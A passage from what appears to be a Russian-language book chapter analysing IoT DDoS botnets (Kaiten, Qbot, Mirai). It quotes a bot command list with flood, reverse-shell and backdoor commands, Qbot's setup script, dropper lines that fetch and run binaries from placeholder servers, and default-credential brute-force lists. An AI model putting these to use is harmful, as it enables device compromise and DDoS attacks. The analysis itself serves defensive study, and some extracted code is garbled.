UNKNOWN <target> <port, 0 for random> <packet size, 0 for random> <secs> = Another
non-spoof udp
flooder
HTTP <method> <target> <port> <path> <time> <power> = An extremely powerful HTTP
flooder
WGETFLOOD <url> <secs> = An HTTP ( S ) flooder
Spoof/ root attacks: (require bot running with root privileges)
PAN <target> <port> <secs> = A SYN flooder
TCP <target> <port> <time> <flags/method> <packetsize> <pollinterval> <threads> = An
advanced
spoofed TCP flooder. Multithreading and xmas, usyn methods/Synth Mesc.
UDP <target> <port> <secs> = An UDP flooder
PHATWONK <target> <flags/method> <secs> = A leet flooder coded by Milenko, attacks 31
ports.
Can set flags or attack method .
Server kill attacks:
SOCKSTRESS <ip>:<port> <interface> -s <time> [- p payload] [- d delay] = Sockstress.
TCP / IP
stack 'exploit'. Has been known to brick servers.
BLACKNURSE <target ip> <secs> = An ICMP flooder that will crash most firewalls,
causing them to drop
packets.
TARGA 3 <ip1> [ ip2 ] ... [-s seconds] = Targa3 attack. TCP stack fuzzer. Can attack
up to 200 hosts
at once. Will bypass most filters and crash old machines.
Amplification attacks:
NTP <target IP> <target port> <reflection file url> <threads> <pps limiter>,
- 1f o r n o l i m i t > < t i m e > = A D r D o S f l o o d e r u s i n g t h e N T P p r o t o
c o l
DNS <IP> <port> <reflection file url> <threads> <time> = DNS DrDoS flooder
QUAKE 3 <target IP> <target port> <reflection file url> <threads> <pps limiter>, -1
for no limit>
<time> = A DrDoS flooder using the Quake3 protocol
SNMP <IP> <port> <reflection file url> <threads> <pps limiter>, -1 for no limit>
<time> = SNMP DrDoS
flooder. Extremely fucking insane amp factor !!! (600 - 1700 x)
Bot commands:
SCANNER <ON/OFF> = Toggles scanner. Started automatically.
PROXYFLUX = Fast - flux Proxy . Disabled . for now ;)
GETIP <interface> = Get current knight IP from interface
DNS 2IP <domain> = Get IP address from domain
RNDNICK = Randomizes knight nickname
NICK <nick> = Changes the nick of the client
SERVER <server> = Changes servers
GETSPOOFS = Gets the current spoofing
SPOOFS <subnet> = Changes spoofing to a subnet
```

DISABLE = Disables all packeting from the knight  
 ENABLE = Enables all packeting from the knight  
 KILL = Kills the knight  
 GET <http address> <save as> = Downloads a file off the web  
 VERSION = Requests version of knight  
 KILLALL = Kills all current packeting  
 HELP = Displays this  
 IRC <command> = Sends this command to the server  
 SH <command> = Executes a command  
 BASH <command> = Run a bash command  
 ISH <command> = Interactive SH (via privmsg)  
 SHD <command> = Daemonize command  
 UPDATE <http:// server/ bot> = Update this bot  
 HACKPKG <http:// server/ bin> = Install binary (no dependencies)  
 INSTALL <http:// server/ bin> = Install binary (via wget)  
 BINUPDATE <http:// server/ bin> = Update a binary (via wget)  
 SCAN <nmap opts> = Call an nmap wrapper script  
 GETSSH <http: serverdropbear> = Install dropbear, run on port 30022  
 RSHELL <ip port> = Equates to nohup nc ip port  
 GETBB <tftp server> = Get a proper busybox (via tftp)  
 LOCKUP <http:// server/ bin> = Kill telnet, install a backdoor!

#### Credits and authors of the Capsaicin bot referred to above:

\* In memory of David Bowie, because he was an awesome musician and \*  
 \* passed during the early development of this bot. By ShellzRuS and \*  
 \* all the other developers that have worked on Kaiten over the last \*  
 \* 20 years. \*  
 \* \*  
 \* "Hacking on kaiten is a right of passage" - - Kod \*  
 \*\*\*\*\*  
 \* #NullzSec #kektheplanet \*  
 \* \*  
 \* - come on irc. anonplus. org - Leonidus, IrishSec, Milenko \*  
 \* \*  
 \* \* NEW \* Setup tutorial! [https:// pastebin.com/FXhvpn0D](https://pastebin.com/FXhvpn0D) \*  
 \* \*  
 \* Kaiten variant coded by Milenko aka Freak \*  
 \* HACK THE PLANET \*  
 \* \*  
 \* Donate BTC so i has moar monies ^\_^ THX \*  
 \* 1D7GMefDEoUdashTHxC929Au3n896YLuw \*  
 \* \*  
 \* All code will be updated here. To contribute message me on Jabber \*  
 \* Jabber/XMPP: milenko@ 420 blaze.it \*  
 \* Code was last updated on: Saturday, April 15 th, 2017 \*

## 2.3.2 Qbot

Qbot, также известный как Lizkebab, Gafgyt, Torlus и BASHLITE, является одним из наименее сложных ботов. Тем не менее он широко использовался группами вроде Lizard Squad и Poodle Corp для компрометации IoT-устройств и построения ботнетов, выполняющих разрушительные DDoS-атаки. Мощность ботнета сдавалась отдельным лицам через доступные booter- или stresser-порталы, которые управляют ботнетом с помощью API командной строки. В отличие от Kaiten и других IRC-ботнетов, Qbot использует специально созданные C2-протокол и сервер. Qbot также добавляет возможность распределенного сканирования и обнаружения новых потенциальных жертв участниками ботнета. ELF<sup>[4]</sup>-версию Qbot не следует путать с W32.Qbot (также известным как Qakbot или PinkSlip). Последний был Windows backdoor trojan, известный тем, что нацеливался на бизнесы и опустошал их счета online banking путем слежки за банковской активностью пользователей. Клиентский и серверный компоненты Qbot написаны на C и оба являются самодостаточными исходными файлами (client.c и server.c), которые статически компилируются в исполняемый файл, способный распространяться без дополнительных зависимостей или библиотек. Python-скрипт установки cc7.py поставляется с ботнетом, обеспечивая полностью автоматизированную сборку и настройку сервера загрузки. Скрипт cc7.py не является специфичным для Qbot и поставлялся с разными ботнетами для автоматизации кросс-компиляции и сборки мультиплатформенных ботов, а также установки и настройки требуемых служб на свежем Linux-сервере.

### 2.3.2.1 Setup

При запуске server build script cc7.py все required cross compilers для build malware скачиваются и используются для компиляции client.c для 13 target architectures: ARMv4, ARMv5, ARMv6, i586, x86-32, x86-64, MIPS, MIPSEL, Sparc, m68k, PowerPC, PowerPC 440 with hardware floating point и SuperH.

Multi-platform binaries маскируются с использованием well-known Unix process names:

```
compileas = [  
    "ntpd", #mips  
    "sshd", #mipsel  
    "openssh", #sh4  
    "bash", #x86  
    "tftp", #armv6l  
    "wget", #i686  
    "cron", #ppc  
    "ftp", #i586  
    "pftp", #m68k  
    "sh", #sparc  
    "' '", #armv4l  
    "apache2", #armv5l  
    "telnetd"] #ppc -440fp
```

Затем script устанавливает required HTTP, FTP и TFTP services, которые будут обеспечивать distribution of binaries:

```
run("yum install httpd -y")  
run("service httpd start")  
run("yum install xinetd tftp - server -y")  
run("yum install vsftpd -y")  
run("service vsftpd start")
```

Setup продолжается configuration установленных services и их restarting, чтобы применить new settings:

```
run ( ''' echo -e \# default: off  
# description: The tftp server serves files using the trivial file transfer
```

```
# protocol. The tftp protocol is often used to boot diskless \
# workstations, download configuration files to network - aware printers, \
# and to start the installation process for some operating systems.
service tftp
{
    socket_type = dgram
    protocol = udp
    wait = yes
    user = root
    server = /usr/sbin/in.tftpd
    server_args = -s -c /var/lib/tftpboot
    disable = no
    per_source = 11
    cps = 100 2
    flags = IPv4
}
" > /etc/xinetd.d/tftp "' )
run ("service xinetd start")
run ( "' echo -e " listen=YES
local_enable=NO
anonymous_enable=YES
write_enable=NO
anon_root=/var/ftp
anon_max_rate=2048000
xferlog_enable=YES
listen_address= "'+ ip + "'
listen_port = 21" > /etc/vsftpd/vsftpd-anon.conf "' )
run ("service vsftpd restart")
```

На этом этапе multi-platform binaries копируются и перемещаются в соответствующие directories, published by HTTP, TFTP и FTP services:

```
for i in compileas:
run("cp "+i+"/var/www/html")
run("cp "+i+"/var/ftp")
run("mv "+i+"/var/lib/tftpboot")
```

Чтобы упростить loading process для malware droppers, генерируются четыре scripts, соответствующие трём supported download methods (HTTP, TFTP и FTP):

```
/var/www/html/bins.sh
/var/ftp/ftp1.sh
/var/lib/tftpboot/tftp1.sh
/var/lib/tftpboot/tftp2.sh
```

Каждый script содержит sequence of command lines, который скачивает и пытается выполнить каждый cross-compiled binary, почти так же, как в случае Kaiten dropper:

```
for i in compileas:
run (' echo -e "cd /tmp || cd/var/run || cd/mnt || cd/root || cd /; wget http :/' +
ip + '/' +i+' ;
c h m o d+x'+i+' ;. / '+i+' ;r m- r f'+i+' "> >/v a r / w w w / h t m l / b i n s . s
h' )
run (' echo -e "cd /tmp || cd/var/run || cd/mnt || cd/root || cd /; ftpget -v -u
anonymous -p
a n o n y m o u s- P2 1'+i p+''+i+''+i+' ;c h m o d7 7 7'+i+' . / '+i+' ;r m-r f'+i+'
"> >/ v a r /
ftp/ftp1.sh ')
r u n ( 'e c h o- e" c d / t m p | c d / v a r / r u n | c d / m n t | c d / r o o t |
|c d / ;t f t p'+i p+'- c g e t'+i+' ;c a t
' + i + ' > badbox ; chmod + x *;./ badbox " >> / var/lib/tftpboot/tftp1.sh ')
run (' echo -e "cd /tmp || cd/var/run || cd/mnt || cd/root || cd /; tftp -r ' + i+'-
g'+i p+' ;c a t'+
i + ' > badbox ; chmod + x *;./ badbox " >> / var/lib/tftpboot/tftp2.sh ')

```

Мотивация полностью автоматизированных установочных скриптов возникает из торговли, которую разработчики вредоносного ПО ведут на форумах. Вредоносные агенты предоставляли улучшенные версии Qbot другим агентам, которые запускали ботнет и размещали booter- и stresser-сервисы для выполнения DDoS-атак в крупном масштабе. Некоторые разработчики

вредоносного ПО продавали исходный код, но быстро обнаружили, что среди воров нет честности, и увидели, что их код утек и повторно используется. Вскоре разработчики ботнетов перешли к предоставлению услуг установки и продаже своих ботнетов как сервисов "под ключ", устанавливая и настраивая ботнеты на серверах, предоставленных клиентами. Полностью автоматизированный установочный скрипт ускоряет этот процесс.

### 2.3.2.2 Scanning and infection

Все, что остается bot-herder, - скомпилировать и запустить компонент C2-сервера `server.c` и начально развернуть свой ботнет. Начальную загрузку можно выполнить либо вручную заражая уязвимое устройство, запуская вредоносное ПО на сервере и позволяя ему сканировать и заражать, либо используя скрипт вроде `infect.py` для SSH-перебора нескольких начальных устройств. Как только ботнет начально развернут на нескольких устройствах, он будет органически расти за счет методов сканирования и заражения, встроенных в ботов. Распределенная природа сканирования и заражения обеспечивает быстрый, почти экспоненциальный рост ботнета и гарантирует самоподдерживающуюся экосистему, которая может расти со временем. Даже когда ботнет атакован и часть ботов скомпрометирована конкурирующими ботнетами, пока остаются несколько устройств, ботнет сможет находить новых жертв и бороться за свое существование.

### 2.3.2.3 Client bot

При запуске bot меняет свою process table entry на hardcoded string, чтобы obfuscate its presence. Для этого Qbot перезаписывает original command line name через переменную `argv[0]` и использует вызов `prctl(PR_SET_NAME)` для изменения своей process table entry. Код ниже иллюстрирует это, меняя process name с original binary name на dropbear. Dropbear - популярный open-source SSH client and server с очень small footprint, популярный выбор SSH server среди embedded Linux systems. Маскируясь под Dropbear, process virtually hides from searches by competing bots, и даже если они заподозрят, что malware скрывается за process dropbear, всегда есть risk terminate controlling terminal или SSH connection, убив process. Хорошо продуманный выбор.

```
char *mynameis = "/usr/sbin/dropbear";
strncpy (argv[0], "", strlen (argv[0]));
argv[0] = "/usr/sbin/dropbear ";
prctl(PR_SET_NAME, (unsigned long)mynameis, 0, 0, 0);
```

После hiding its process bot создаёт TCP connection к C2 server. Bot поддерживает multiple C2 servers и будет round-robin through any of the hardcoded servers, пока не найдет отвечающий. Когда C2 server закрывает connection, bot reconnect к следующему C2 server в этом server list, что делает bot более robust against loss of C2 servers. Bot инициирует communication, идентифицируя себя string BUILD platform, где platform была defined at (cross-)compile-time с использованием #define pre-processor statements. Reported platform может быть MIPS, MIPSEL, X86, ARM или PPC; в других architectures bot всегда report DONGS.

```
char *getBuild ()
{
# ifdef MIPS_BUILD
return "MIPS";
# elif MIPSEL_BUILD
return "MIPSEL";
# elif X86_BUILD
return "X86";
# elif ARM_BUILD
return "ARM";
# elif PPC_BUILD
return "PPC";
```

```
# else
return "ONGS";
# endif
}
```

В этот момент bot переходит в listening loop, ожидая commands от C2 server. Bot не начинает scanning for new victims, пока C2 server явно не сделает это с помощью command !\* SCANNER ON. Получив инструкцию начать scanning, bot fork a new process и использует pseudo-random generated IP addresses для сканирования internet address space, за исключением IP ranges, которые не имеет смысла включать:

- 0.0.0.0-0.255.255.255 (software only valid as source address)
- 10.0.0.0-10.255.255.255 (Private network)
- 100.64.0.0-100.127.255.255 (Private network)
- 127.0.0.0-127.255.255.255 (Host loopback range)
- 172.16.0.0-172.31.255.255 (Private network)
- 192.168.0.0-192.168.255.255 (Private network)
- 192.0.2.0-255 (TEST-NET-1)
- 192.88.99.0-255 (Reserved, formerly used for IPv6 to IPv4 relay)
- 198.18.0.0-198.19.255.255 (Private network)
- 198.51.100.0-255 (TEST-NET-2)
- 203.0.113.0-255 (TEST-NET-3)
- 224.0.0.0-239.255.255.255 (IP multicast)
- 240.0.0.0-255.255.255.254 (Reserved for future use)
- 255.255.255.255 (broadcast destination address)

Scan process иницирует 4092 или three fourth максимального числа supported open file handles per process, whichever number is larger, concurrent TCP connections к port 23 pseudo randomly generated IPs. Для каждого successful telnet connection process пытается получить access к command line, используя every permutation, определённую в arrays usernames[] и passwords[], которые hardcoded in client.c, по сути brute forcing its way into the victim:

```
char *usernames[] = {"root\0", "admin\0", "user\0", "login\0 ", "guest\0", "support\0"};
char *passwords[] = {"root\0", "toor\0", "admin\0", "user\0", "guest\0", "login\0", "changeme\0", "1234\0", "12345\0", "123456\0", "default\0", "\0", "password\0", "support\0"};
```

Send and receive timeout settings для TCP connections tuned down to 5 seconds. Allowing faster timeouts улучшит scanning speed для тех IPs, которые не отвечают на TCP SYN request, что составит большинство IPs scanned, учитывая, что bot randomly scanning the internet. Lowering the timeouts приводит к scanning в четыре раза быстрее по сравнению с default 20 seconds timeout delay.

Если bot находит working pair of credentials и смог получить access к CLI victim, bot отправляет command sh, за которым следует hardcoded string, который можно customize через переменную infectline. По умолчанию infectline содержит:

```
" cd /tmp || cd /var/run || cd /mnt || cd /root || cd /;
wget http://[commsserverip]/bins.sh;
chmod 777 bins.sh;
sh bins.sh;
tftp [commsserverip] -c get tftp1.sh;
chmod 777 tftp1.sh;
sh tftp1.sh;
tftp -r tftp2.sh -g [commsserverip];
chmod 777 tftp2.sh;
sh tftp2.sh;
ftpget -v -u anonymous -p anonymous -P 21 [commsserverip] ftp1.sh ftp1.sh;
sh ftp1.sh;
rm -rf bins.sh tftp1.sh tftp2.sh ftp1.sh; rm -rf *;
exit\r\n";
```

Приведённое выше является single command line string, но автор переформатировал его для ясности.

Command ищет existence /tmp, /var/run, /mnt или /root. Если ни один не существует или недоступен, command изменит current working directory на /. Все упомянутые directories известны как хорошие candidates для finding a writable one. Затем command пытается скачать bins.sh со своего download server, используя command wget. Если wget не существует или не может скачать bins.sh, command переходит к download methods tftp и ftp. Так или иначе script bins.sh будет выполнен, и в конце command sequence rm используется для cleanup any of the intermediary downloads.

Downloaded shell script bins.sh был generated at server setup time Python setup script cc7.py. Вспомним masquerading malware executable names, выполненное at build time script cc7.py, чтобы скрыть malware behind existing and well-known Unix services and processes, таких как ntpd, sshd, apache2 и т. д. Типичный пример выглядел бы так:

```
# !/ bin/ bash
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http ://[
downloadserverip]/ntpd ; chmod
+x ntpd ; ./ntpd ; rm -rf ntpd
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http ://[
downloadserverip]/sshd ; chmod
+x sshd ; ./sshd ; rm -rf sshd
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http ://[
downloadserverip]/openssh ; chmod
+x openssh ; ./ openssh ; rm -rf openssh
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http ://[
downloadserverip]/bash ; chmod
+x bash ; ./bash ; rm -rf bash
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http ://[
downloadserverip]/tftp ; chmod
+x tftp ; ./tftp ; rm -rf tftp
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://[
downloadserverip]/wget; chmod
+x wget; ./wget; rm -rf wget
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://[
downloadserverip]/cron ; chmod
+x cron ; ./cron ; rm -rf cron
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://[
downloadserverip]/ftp ; chmod +x ftp ;
./ftp ; rm -rf ftp
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://[downloadserverip]/
pftp ; chmod
+x pftp ; ./pftp ; rm -rf pftp
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://[downloadserverip]/
sh; chmod +x sh;
./sh; rm -rf sh
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://[downloadserverip]/
'; chmod +x ' ';
. / ' ';r m- r f''
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://[downloadserverip]/
apache2 ; chmod
+x apache2 ; ./apache2 ; rm -rf apache2
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://[
downloadserverip]/telnetd ;
chmod +x telnetd ; ./telnetd ; rm -rf telnetd
```

После успешного заражения недавно обнаруженной жертвы бот сообщает своему C2 информацию в форме: REPORT ip:username:password. В этот момент весь процесс бота начинается снова, но уже на новой жертве. Ясно, что этот метод обеспечивает быстрый рост ботнета, поскольку каждый добавленный бот начнет сканировать и заражать новые узлы. Метод грубый и неоптимизированный: каждый бот независимо сканирует весь диапазон интернета, а значит каждый IP-адрес в интернете в какой-то момент будет просканирован каждым ботом в ботнете. Но он работает, достаточно хорошо и доказал свою эффективность.



Пока scanning process выполняет discovery and infection, main process listens and waits for commands from the C2 server. Ниже приведён list of control messages, которые server может отправлять своим member bots:

- PING используется для проверки presence active client на другом конце connection. При получении message PING bot отвечает PONG. Эта implementation PING/PONG keepalive унаследована от Internet Relay Chat (IRC) protocol.
- GETLOCALIP запрашивает у bot его local IP. Bot отвечает My IP: x.x.x.x.
- SCANNER ON запускает scanner process bot. Bot подтверждает PROBING.
- SCANNER OFF останавливает scanning process. Bot подтверждает REMOVING PROBE.
- HOLD <ip> <port> <time> attack запускает огромное количество (max file table size/2) concurrent TCP connections к target и удерживает их open в течение 10 sec, пока они не time out, на указанное число seconds.
- JUNK <ip> <port> <time> attack using random payloads.
- UDP <ip> <port (0 for random)> <time> <netmask (32 for non spoofed)> <packet size (1 to 65,500)> (time poll interval, default 10) attack performs a simple UDP flood.
- HTTP <ip> <time> attacks a target through repeatedly performing an HTTP GET request.
- CNC <ip> <time> attacks a target using a single TCP connect, sleep 1 sec and disconnect in a tight loop repeated until the specified number of seconds have passed.
- COMBO <ip> <port> <time> attack, combining JUNK and HOLD attacks in a single attack.
- TCP <ip> <port (0 for random)> <time> <netmask (32 for non spoofed)> <flags (syn, ack, psh, rst, fin, all)> (packet size, usually 0) (time poll interval, default 10) attack using a TCP packet flood.
- KILLATTK instructs the bot to kill all its child processes that are running attacks.
- FUCKOFF stops the bot through exit(0) call.

Обратите внимание, что каждая attack выше запускается из newly forked process, а не внутри main process bot. Это означает, что один bot может concurrently выполнять несколько attacks.

### 2.3.2.4 Command and control

Qbot C2 server process ограничен по functionality. Server требует ровно три arguments для запуска:

```
Usage: server [port] [threads] [cnc-port]
```

Первый argument - TCP port, на котором server будет listening for bot control connections. Второй argument - число threads для spawn, чтобы process bot scan report messages. Третий argument - TCP port number, где server будет listening for new connections from bot herders or customers, которые получают access к CLI для control botnet.

При подключении к C2 port botnet admin должен предоставить valid credentials, прежде чем получит access к CLI. Qbot admin usernames and passwords хранятся в plain text file под названием login.txt, расположенном в той же directory, что и server's binary. Credentials помещаются по одному на строку в format <username> <password>. Никакого hashing, никакой obfuscation и вообще никакого encryption!

После successful login bot admin приветствуется banner и information о current bot count, за которыми следует command prompt. Admin имеет control of all the botnet members через command interface. Qbot commands ограничены: предоставлены только commands для самых basic DDoS attacks (как ранее описано при обсуждении client), способ остановить all ongoing attacks (KILL), command для просмотра Terms of Service (TOS) и способ выйти из CLI (LOGOUT).

Когда новая жертва успешно заражена, заражающий bot сообщает серверу IP-адрес новой жертвы и учетные данные telnet с использованием сообщения REPORT ip:username:password. При

получении отчета сервер сохраняет эту информацию в текстовый файл `telnet.txt` в формате `ip:username:password`. Отслеживание зараженных жертв и их учетных данных позволяет bot-herders "перезагружать" свои ботнеты. Представьте, что появилась новая версия бота, и bot-herder хочет обновить свой ботнет. Поскольку боты не предоставляют возможности обновления, их нужно завершить и заразить заново. Список IP-адресов и учетных данных позволяет восстановить большую часть ботнета во время такой перезагрузки.

Когда bot starts on the new victim, он подключается к C2 server. C2 verifies duplicate executions, проверяя bot's IP address в list of already connected bots, и если это duplicate, server отправляет bot message `!* LOLN0GTF0`, после чего bot kills itself. Если bot не duplicate, server отправляет message `!* SCANNER ON`, чтобы запустить bot's telnet scanner process и заставить его искать и infect new devices.

### 2.3.2.5 Qbot variants

Более recent Qbot variants улучшили IP pseudorandom generator способностью filter address ranges, known to be CIA and FBI controlled servers, а также popular cloud providers, таких как Amazon, Azure, Digital Ocean, OVH и т. д. Почему filter был бы хорошим addition для первого случая - очевидно. Filtering cloud provider subnets тоже неплохая идея для efficiency, поскольку не ожидается найти много IoT devices в cloud provider subnets. Хотя virtual routers могут быть potential victims, а cloud servers мало отличаются от IoT devices. Другая reasoning behind cloud provider range filter состоит в предотвращении detection honeypots, которые могут быть deployed in cloud environments. Самый convenient way для researchers deploy and manage their honeypot networks - через larger cloud services, присутствующие во многих geographies.

Как и в случае Kaiken, newer Qbot variants добавляют "botkiller" capabilities, чтобы получить exclusive access к infected devices. Нередка ситуация, когда bot infects a device, ранее infected by and running a competing bot. Для этого при startup bots scan the process table, looking for well-known bot process-names, и пытаются kill these processes. Например, Prometheus v4, более recent Qbot variant, содержит extensive list known bot process-names:

```
const char *knownBots[] = {
    "mips", "mipsel", "sh4", "x86",
    "i686", "ppc", "i586", "i586",
    "jackmy*", "hackmy*", "arm*",
    "b1", "b2", "b3", "b4", "b5", "b6", "b7", "b8", "b9",
    "busyboxterrorist", "DFhxdhdf", "dvrHelper", "FDFDHF",
    "FEUB", "FTUdftui", "GHfjfgvj", "jhuOH",
    "JIPJIPj", "JIPJuipjh", "kmyx 86_64", "lolmipsel",
    "mips", "mipsel", "RYrydry", "tel*",
    "Two Face*", "UYyuyioy", "wget", "x86_64",
    "XDzdfxzf", "xb *", "sh",
    "1", "2", "3", "4", "5", "6", "7", "8", "9",
    "10", "11", "12", "13", "14", "15", "16", "17", "18", "19", "20",
    "hackz", "bin *", "gtop", "ftp*", "tftp *",
    "botnet", "swatnet", "ballpit", "fucknet",
    "cracknet", "weednet", "gaynet", "queernet",
    "ballnet", "unet", "yougay", "sttftp", "sstftp",
    "sbtftp", "btftp", "y0u1sg3y", "bruv*", "IoT*",
};
```

Further enhancements, observed among Qbot variants, include addition of several client HTTP headers, которые randomly change во время HTTP GET attacks, чтобы избежать fingerprinting и mitigation by DDoS mitigation systems.

Некоторые Qbot variants также добавили ability to perform distributed SSH scanning с использованием standard или modified, widely available, Python или Perl SSH scanners. Для этого Qbot client добавляет specific platform checks, чтобы определить, способен ли bot running Perl или Python

scripts. Когда bot connects to the C2 server, он communicates these capabilities to the server, и в зависимости от platform abilities server отправляет newly connected bot message, instructing it to install Python- или Perl-based scanner. Например, Prometheus bot выполняет следующие commands на compromised device при получении message PYTHON INSTALL:

```
sudo yum install python-paramiko -y; sudo apt-get install python-paramiko -y; sudo
mkdir / .tmp/;
cd / .tmp; wget x.x.x.x/good2.py
```

При получении PYTHON START он executes shell command:

```
cd / .tmp; python good2.py 1000 LUCKY 1 3
```

Stopping Python-based SSH scanner можно выполнить через PYTHON OFF, после чего client invokes:

```
killall -9 python; pkill python
```

Updating SSH scanner возможно через message PYTHON UPDATE, которое заставляет bot perform:

```
cd / .tmp; rm -rf *py; wget x.x.x.x/good2.py
```

В начале 2017 года malicious actor под alias Jihadi leaked full source for Prometheus. Тем не менее Prometheus found to be selling примерно за \$80 USD в июле 2018 года на Sinisterly forum, даже после source leak. В сентябре 2018 года Qbot variant под названием "Demonbot" [23] был обнаружен spreading across big data cloud servers и abusing Hadoop YARN vulnerability [24] для exploiting very capable cloud servers с objective выполнения DDoS attacks.

### 2.3.3 Mirai

Mirai можно считать менее сложным по сравнению с большинством его Windows-родственников, но ему удалось переписать правила и подтвердить новые риски IoT DDoS-ботнетов. Как первый open-source IoT-ботнет, Mirai изменил статус-кво в real-time mitigation и сделал автоматизацию безопасности обязательной. Дело не только в том, что IoT-ботнеты могут обеспечивать сложные атаки прикладного уровня (L7), которые непрерывно адаптируются для обхода защитных мер, одновременно сохраняя рекордно высокие объемы. Факт, что Mirai является open-source, означает, что вредоносные агенты потенциально могут изменять, настраивать и улучшать его, что приводит к неисчислимому разнообразию новых инструментов атак и росту сложности. Mirai - отличный кандидат на роль образца современного IoT-ботнета. Mirai не появился из ниоткуда; он активно заимствует концепции и идеи из ранее обсуждавшегося Qbot. Однако он больше, чем просто потомок Qbot: он стал родоначальником нового семейства ботнетов, из которого с момента его появления возникло множество вариантов.

Mirai отделяет обнаружение и загрузку (заражение) от своего C2-сервера. Механизм сканирования, встроенный в бота, был переработан в агрессивный и эффективный асинхронный raw packet scanner с движком telnet-перебора, способным достигать до 500 попыток перебора в секунду. Более агрессивный, более эффективный и более масштабируемый Mirai использует Go (Golang) наряду с традиционным C для критических серверных частей. C2-сервер Mirai предоставляет многопользовательский API, обращенный к "клиентам", а также backend базы данных MySQL для хранения учетных записей пользователей, истории атак и распределения ботов. Mirai также позволяет операторам назначать части ботнета клиентам, фактически разделяя ботов и предоставляя более гибкие схемы ценообразования и аренды на основе размера ботнета.

Часть ботнета, отвечающая за обнаружение и заражение, также называемая сканированием и загрузкой, состоит из распределенного движка сканирования и перебора, встроенного в ботов, и централизованных служб, которые выполняют загрузку вредоносного ПО на недавно обнаруженных жертв. Как обсуждалось при рассмотрении клиента Qbot, использование уже зараженных устройств

для сканирования обеспечивает быстрый, почти экспоненциальный рост ботнета. По мере того как заражается больше устройств и они начинают сканировать, скорость роста увеличивается, но одновременно это делает ботнет очень шумным. Согласно рисунку 2.2, централизованные службы состоят из scanListen и службы Loader. Служба scanListen слушает порт 48,101 для сообщений-отчетов от ботов (3), которые во время сканирования (1) обнаружили новых потенциальных жертв для загрузки. Служба scanListen написана на Go и использует goroutines (легковесные потоки). Служба переформатирует сообщение бота в строку формата `ip:port username:password architecture` и передает ее через Unix pipe<sup>[5]</sup> службе Loader (4). Loader является многопоточной C-программой, запускающей один входной поток и ставящей задачи загрузки, прочитанные из STDIN, в очередь. Поставленные в очередь задачи передаются на обработку настраиваемому числу рабочих потоков. Рабочий поток использует имя пользователя и пароль, чтобы получить доступ к командной оболочке новой жертвы и загрузить клиента бота (5). Когда загруженный бот выполняется на новой жертве, он регистрируется на своем C2-сервере (6), начинает сканировать новых жертв (7) и ждет команд от C2. C2-сервер предоставляет административный CLI на порту 23 (8) и некоторую API-возможность для клиентов на порту 101 (3). Поскольку loader может читать список новых потенциальных жертв из STDIN, он может принимать новых жертв из обычного текстового файла, содержащего строки с IP-адресами жертв и учетными данными. Такие текстовые файлы могут копироваться с других серверов, продаваться или создаваться с помощью других, более мощных инструментов сканирования. Например, в июне 2017 года список из тысяч рабочих IP-адресов с учетными данными telnet был найден на Pastebin [25].




Рисунок 2.2. Blueprint Mirai.

### 2.3.3.1 Client bot

Mirai client (bot) написан на C. При старте bot unlinks its binary file в попытке erase any traces of the malware in the file system. Bot также initializes anti-debugging provisions, чтобы увеличить resistance against reversing by security researchers.

